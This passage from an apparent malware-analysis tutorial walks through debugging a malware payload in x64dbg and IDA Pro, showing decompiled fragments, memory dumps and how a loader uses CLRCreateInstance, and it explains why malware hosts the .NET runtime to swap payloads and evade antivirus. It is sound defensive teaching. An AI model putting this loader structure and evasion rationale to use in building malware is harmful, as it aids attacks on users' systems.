


Figure 4.2.1: A set of `cmp` and `je` instructions in x64dbg

The presence of a series of paired `cmp` and jump instructions, all using the same operand in the `cmp` instructions, suggests that this is a switch block. It appears that we have reached this part of the decompiled code:

```
140       {
141         memcpy(alloced_mem_2, (int)v20, 1328);
142         if ( v20[2] != 3 && v20[2] != 4 )
143         {
144           if ( v20[2] != 2 )
145             goto LABEL_45;
146           sub_10A795(v20 + 330, alloced_mem_2_copy + 330);
147 LABEL_44:
148           v20 = alloced_mem_2_copy;
149 LABEL_45:
150           switch ( *v20 )
151           {
152             case 3:
153             case 4:
154               sub_1096A6(alloced_mem_copy, v20);
155               break;
156             case 1:
157             case 2:
158               if ( sub_108D67(alloced_mem_copy, v20, zeroed_out_mem) )
159                 sub_109346(alloced_mem_copy, v20, zeroed_out_mem);
160               sub_108833(alloced_mem_copy, zeroed_out_mem);
161               break;
162             case 5:
163             case 6:
164               sub_109F14(alloced_mem_copy, v20);
165               break;
166           }
167           if ( *(_DWORD *)(alloced_mem_copy + 560) == 3 )
168           {
169             while ( 1 )
170               ;
```

Figure 4.2.2: The corresponding decompiled code in IDA Pro

If we step a few instructions into the switch block, we end up at the function inside case 1 and 2:




Figure 4.2.3: At the instruction where `sub_108D67` is called

```
140       {
141         memcpy(alloced_mem_2, (int)v20, 1328);
142         if ( v20[2] != 3 && v20[2] != 4 )
143         {
144           if ( v20[2] != 2 )
145             goto LABEL_45;
146           sub_10A795(v20 + 330, alloced_mem_2_copy + 330);
147 LABEL_44:
148           v20 = alloced_mem_2_copy;
149 LABEL_45:
150           switch ( *v20 )
151           {
152             case 3:
153             case 4:
154               sub_1096A6(alloced_mem_copy, v20);
155               break;
156             case 1:
157             case 2:
158               if ( sub_108D67(alloced_mem_copy, v20, zeroed_out_mem) )
159                 sub_109346(alloced_mem_copy, v20, zeroed_out_mem);
160               sub_108833(alloced_mem_copy, zeroed_out_mem);
161               break;
162             case 5:
163             case 6:
164               sub_109F14(alloced_mem_copy, v20);
165               break;
166           }
167           if ( *(_DWORD *)(alloced_mem_copy + 560) == 3 )
168           {
169             while ( 1 )
170               ;
```

Figure 4.2.4: Inside case 1 and 2


Before we analyze `sub_108D67`, we'd like to point out that we won't attempt to determine the switch condition for now. We figured that the switch condition is determined by some configuration setting that resides in this payload. Also, we risk getting sucked into a rabbit hole if we were to delve into the functions that are inside each of the other cases. We can always come back to determine what exactly the switch condition is later if the need arises.

Having said that, let's examine the arguments of `sub_108D67` (Figure 4.2.5):

```
1: [esp] 06710000 <alloced_mem> (06710000)
2: [esp+4] 05EB0000 <alloced_mem_2> (05EB0000)
3: [esp+8] 0581E984 <zeroed_out_mem> (0581E984)
```

Figure 4.2.5


Contents of `alloced_mem` (the first argument) (Figure 4.2.6):



Address	Hex	ASCII
06710000	96 7C 10 00 46 E4 AD BE 23 D3 66 98 C4 8D 30 64	.|..Fä.¾#Óf.Ä.0d
06710010	38 E8 3C 5D 78 01 A8 13 6C 28 D9 64 0B 5B 66 C1	8è<]x.¨.l(Ùd.[fÁ
06710020	42 AB 38 DC 00 00 00 00 4E 80 33 05 2C 53 F3 6A	B«8Ü....N.3.,Sój
06710030	30 85 AE 77 10 A2 AD 77 A0 CD AD 77 70 A1 AD 77	0.®w.¢.w Í.wp¡.w
06710040	30 9F AD 77 20 A4 AD 77 E0 A3 AD 77 20 A3 AD 77	0..w ¤.wàf.w £.w
06710050	A0 51 AD 77 10 61 AE 77 80 98 AE 77 40 CF AD 77	Q.w.a®w..®w@Ï.w
06710060	E0 98 AE 77 20 9B AE 77 10 24 AE 77 20 9F AD 77	à.®w .®w.$®w ..w
06710070	C0 5F AD 77 60 DF AD 77 A0 DF AD 77 B0 5A CE 77	À_.w`ß.w ß.w°ZÎw
06710080	60 9C CE 77 A0 9F AD 77 C0 3F AD 77 70 5F AD 77	`.Îw ..wÀ?.wp_.w
06710090	90 96 AE 77 40 81 62 76 00 4C DF 75 20 5D E0 75	..®w@.bv.Lßu]àu
067100A0	30 91 DF 75 10 96 DF 75 10 2D DF 75 30 29 DF 75	0.ßu..ßu.-ßu0)ßu
067100B0	70 BF DF 75 20 C0 DF 75 C0 42 DF 75 40 B9 00 74	p¿ßu ÀßuÀBßu@¹.t
067100C0	E0 3C EE 73 80 DE EA 73 00 72 EA 73 60 DD EA 73	à<îs ßús rús`Ýús

Figure 4.2.6


Contents of `alloced_mem_2` (the second argument) (Figure 4.2.7):



Address	Hex	ASCII
05EB0000	01 00 00 00 00 00 00 00 02 00 00 00 76 34 2E 30	............v4.0
05EB0010	2E 33 30 33 31 39 00 00 00 00 00 00 00 00 00 00	.30319..........
05EB0020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB0030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB0040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB0050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB0060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB0070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB0080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB0090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB00A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB00B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
05EB00C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

Figure 4.2.7

Contents of `zeroed_out_mem` (the third argument) (Figure 4.2.8):




Address	Hex	ASCII
0581E984	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0581E994	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0581E9A4	73 68 65 6C 6C 33 32 00 00 00 00 00 00 00 00 00	shell32.........
0581E9B4	E0 02 53 01 02 00 00 00 2F 00 00 00 78 E8 81 05	à.S...../...xè..
0581E9C4	12 00 00 00 4E DE 50 6A 54 E7 81 05 12 00 00 00	....NÞPjTç......
0581E9D4	70 E8 81 05 20 0D 51 6A 05 03 09 00 08 01 00 00	pè.. .Qj........
0581E9E4	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0581E9F4	B6 E1 50 6A 70 32 51 6A C8 E1 50 6A 30 F1 81 05	¶áPjp2QjÈáPj0ñ..
0581EA04	70 32 51 6A 00 00 00 00 10 F0 81 05 00 00 00 00	p2Qj.....ð......
0581EA14	08 00 00 00 65 00 00 00 00 00 00 00 10 00 00 00	....e...........
0581EA24	04 00 00 00 00 00 00 00 0B 00 00 00 05 00 00 00	....
0581EA34	02 00 01 00 00 01 00 00 00 00 00 00 00 00 00 00	....
0581EA44	E0 00 00 00 02 00 00 00 01 00 00 00 00 00 00 00	à

Figure 4.2.8

If we keep an eye on the contents of the memory addresses that are passed into `sub_108D67`, we notice that only the contents of `zeroed_out_mem` change:


Contents of `zeroed_out_mem` **before** `sub_108D67` is called (Figure 4.2.9):



Address	Hex	ASCII
0581E984	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0581E994	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0581E9A4	73 68 65 6C 6C 33 32 00 00 00 00 00 00 00 00 00	shell32.....
0581E9B4	E0 02 53 01 02 00 00 00 2F 00 00 00 78 E8 81 05	à.S...../...xè..
0581E9C4	12 00 00 00 4E DE 50 6A 54 E7 81 05 12 00 00 00	....NÞPjTç.....
0581E9D4	70 E8 81 05 20 0D 51 6A 05 03 09 00 08 01 00 00	pè.. .Qj.....
0581E9E4	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0581E9F4	B6 E1 50 6A 70 32 51 6A C8 E1 50 6A 30 F1 81 05	¶áPjp2QjÈáPj0ñ..
0581EA04	70 32 51 6A 00 00 00 00 10 F0 81 05 00 00 00 00	p2Qj.....ð.....
0581EA14	08 00 00 00 65 00 00 00 00 00 00 00 10 00 00 00	....e.....
0581EA24	04 00 00 00 00 00 00 00 0B 00 00 00 05 00 00 00	.....
0581EA34	02 00 01 00 00 01 00 00 00 00 00 00 00 00 00 00	.....
0581EA44	E0 00 00 00 02 00 00 00 01 00 00 00 00 00 00 00	à

Figure 4.2.9

Contents of `zeroed_out_mem` **after** `sub_108D67` is called (Figure 4.2.10):



Address	Hex	ASCII
0581E984	28 8D 5F 01 E8 13 5F 01 70 B4 60 01 0C 00 2C 03	(._.è._.p´`...,.
0581E994	10 00 2C 03 F0 FF 2C 03 00 00 00 00 00 00 00 00	..,.ðÿ,.....
0581E9A4	73 68 65 6C 6C 33 32 00 00 00 00 00 00 00 00 00	shell32.....
0581E9B4	E0 02 53 01 02 00 00 00 2F 00 00 00 78 E8 81 05	à.S...../...xè..
0581E9C4	12 00 00 00 4E DE 50 6A 54 E7 81 05 12 00 00 00	....NÞPjTç.....
0581E9D4	70 E8 81 05 20 0D 51 6A 05 03 09 00 08 01 00 00	pè.. .Qj.....
0581E9E4	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0581E9F4	B6 E1 50 6A 70 32 51 6A C8 E1 50 6A 30 F1 81 05	¶áPjp2QjÈáPj0ñ..
0581EA04	70 32 51 6A 00 00 00 00 10 F0 81 05 00 00 00 00	p2Qj.....ð.....
0581EA14	08 00 00 00 65 00 00 00 00 00 00 00 10 00 00 00	....e.....
0581EA24	04 00 00 00 00 00 00 00 0B 00 00 00 05 00 00 00	.....
0581EA34	02 00 01 00 00 01 00 00 00 00 00 00 00 00 00 00	.....
0581EA44	E0 00 00 00 02 00 00 00 01 00 00 00 00 00 00 00	à

Figure 4.2.10

Also, the function returns 1 (Figure 4.2.11):




Figure 4.2.11

Based on these results, we haven't really gleaned much information about `sub_108D67`. Also, when we step over `sub_108D67`, we see a flurry of activity in the lower left-hand corner of *x64dbg*, and the function execution takes slightly longer than the execution of the other functions we've stepped over. The combination of not knowing what this function does and the slightly longer execution time compels us to step into `sub_108D67` to investigate what it does.

Using GUIDs to identify interfaces: `CLRCreateInstance`

When we step into `sub_108D67`, the first function we encounter gets called dynamically (Figure 4.3.1):

```
int __cdecl sub_108D67(int a1, int a2, _DWORD *a3)
{
  int (__stdcall *v3)(int, int, _DWORD *); // ecx
  _DWORD *v4; // esi
  char v6[512]; // [esp+58h] [ebp-200h] BYREF

  v3 = *(int (__stdcall **)(int, int, _DWORD *))(a1 + 232);
  if ( v3 )
  {
    if ( v3(a1 + 2128, a1 + 2144, a3) < 0 )
    {
      *a3 = 0;
    }
    else
    {
      sub_10A2FF(a1, a2 + 12, v6);
      v4 = a3 + 1;
      if ( (*(int (__stdcall **)(_DWORD, char *, int, _DWORD *))(*(_DWORD *)*a3 + 12))(*a3, v6, a1 + 2160, a3 + 1) >= 0 )
        (*(void (__stdcall __noreturn **)(_DWORD))((char *)&off_28 + *(_DWORD *)*v4))(*v4);
      *v4 = 0;
    }
  }
  if ( (*(int (__stdcall **)(_DWORD, _DWORD, int, int, _DWORD *))(a1 + 228))(0, 0, a1 + 2176, a1 + 2192, a3 + 2) >= 0 )
    (*(void (__stdcall __noreturn **)(_DWORD))((char *)&off_28 + *(_DWORD *)a3[2]))(a3[2]);
  a3[2] = 0;
  return 0;
}
```

Figure 4.3.1

x64dbg resolves this as `CLRCreateInstance` (Figure 4.3.2):




Figure 4.3.2

Arguments passed into `CLRCreateInstance` (Figure 4.3.3):

```
1: [esp] 06710850 06710850
2: [esp+4] 06710860 06710860
3: [esp+8] 0581E984 <zeroed_out_mem> (0581E984)
```

Figure 4.3.3

`CLRCreateInstance` is part of the Hosting API, which “enables unmanaged hosts to integrate the common language runtime (CLR) into their applications.” In other words, it allows a program written in C or C++ to run a CLR in order to use .NET features and run .NET code.

Why might malware want to do this? It may add flexibility to the infection chain by allowing malicious actors to easily switch out payloads. Another reason is evasion; different antivirus strategies are designed to handle different filetypes, so hopping between .NET code and native code can confuse security products.

According to the documentation, the arguments of `CLRCreateInstance` are:

- **clsid**: “One of three class identifiers: `CLSID_CLRMetaHost`, `CLSID_CLRMetaHostPolicy`, or `CLSID_CLRDebugging`.”
- **riid**: “One of three interface identifiers (IIDs): `IID_ICLRMetaHost`, `IID_ICLRMetaHostPolicy`, or `IID_ICLRDebugging`.”
- **ppInterface**: “One of three interfaces: `ICLRMetaHost`, `ICLRMetaHostPolicy`, or `ICLRDebugging`.”

Naturally, we’d like to know:

1. Whether it’s using `CLSID_CLRMetaHost`, `CLSID_CLRMetaHostPolicy`, or `CLSID_CLRDebugging`
2. Whether it’s using `IID_ICLRMetaHost`, `IID_ICLRMetaHostPolicy`, or `IID_ICLRDebugging`

Although we do have the values that are passed into `CLRCreateInstance`, the documentation doesn’t show what class/interface those values correspond to. We’ll have to do some detective work.

A quick google search of “CLSID” yields this Microsoft documentation, which states that “each COM class is identified by a CLSID, a unique 128-bit GUID” (see this resource to learn about the Component Object Model (COM))”.

Let’s examine the contents of our first two arguments, `0x06710850` and `0x06710860` (Figure 4.3.4):




Figure 4.3.4

Each of them contains 128 bits of data. How exactly are these 128 bits decoded to a GUID? Microsoft’s documentation states that:

“The order of the beginning four-byte group and the next two two-byte groups is reversed, whereas the order of the last two-byte group and the closing six-byte group is the same”

So in our case:

- CLSID:
  - Raw: `8D 18 80 92 8E 0E 67 48 B3 0C 7F A8 38 84 E8 DE`
  - String: `9280188D-0E8E-4867-B30C-7FA83884E8DE`
- RIID:
  - Raw: `9E DB 32 D3 B3 B9 25 41 82 07 A1 48 84 F5 32 16`
  - String: `D332DB9E-B9B3-4125-8207-A14884F53216`

Note that *x64dbg* can easily convert a series of bytes into a GUID:

1. Highlight bytes and right click
2. “Binary” > “Edit”
3. Click on the “Copy Data” tab
4. In the menu on the left-hand side, click “GUID”




Figure 4.3.5: Converting a series of bytes to a GUID




Figure 4.3.6: The GUID returned by x64dbg

While Googling for these GUIDs does yield some code snippets where those GUIDs are fed into `CLRCreateInstance`, it doesn't really provide much information on specifically which of the classes or interfaces these GUIDs map to, and there isn't any official documentation from Microsoft in the results. However, at the bottom of the `CLRCreateInstance` documentation page, we see that these structures are defined in `metahost.h`, which can be obtained by installing the .NET framework developer pack.

Header files, such as those found in the .NET framework developer pack or the Windows SDK, are a great complement (or in this case, alternative) to online API documentation; they contain information such as constants, data types, function declarations (but not implementation details), and offsets of important data structures, thereby giving semantic meaning to the bytes that we see during analysis.

The filepath for `metahost.h`, in our case, is:
"`C:\Program Files (x86)\Windows Kits\NETFXSDK\4.8.1\Include\um\metahost.h`"

If we search the contents of `metahost.h` for some of the identifiers from the `CLRCreateInstance` documentation, we find some lines that resemble the GUIDs that we had put together earlier (Figure 4.3.7):

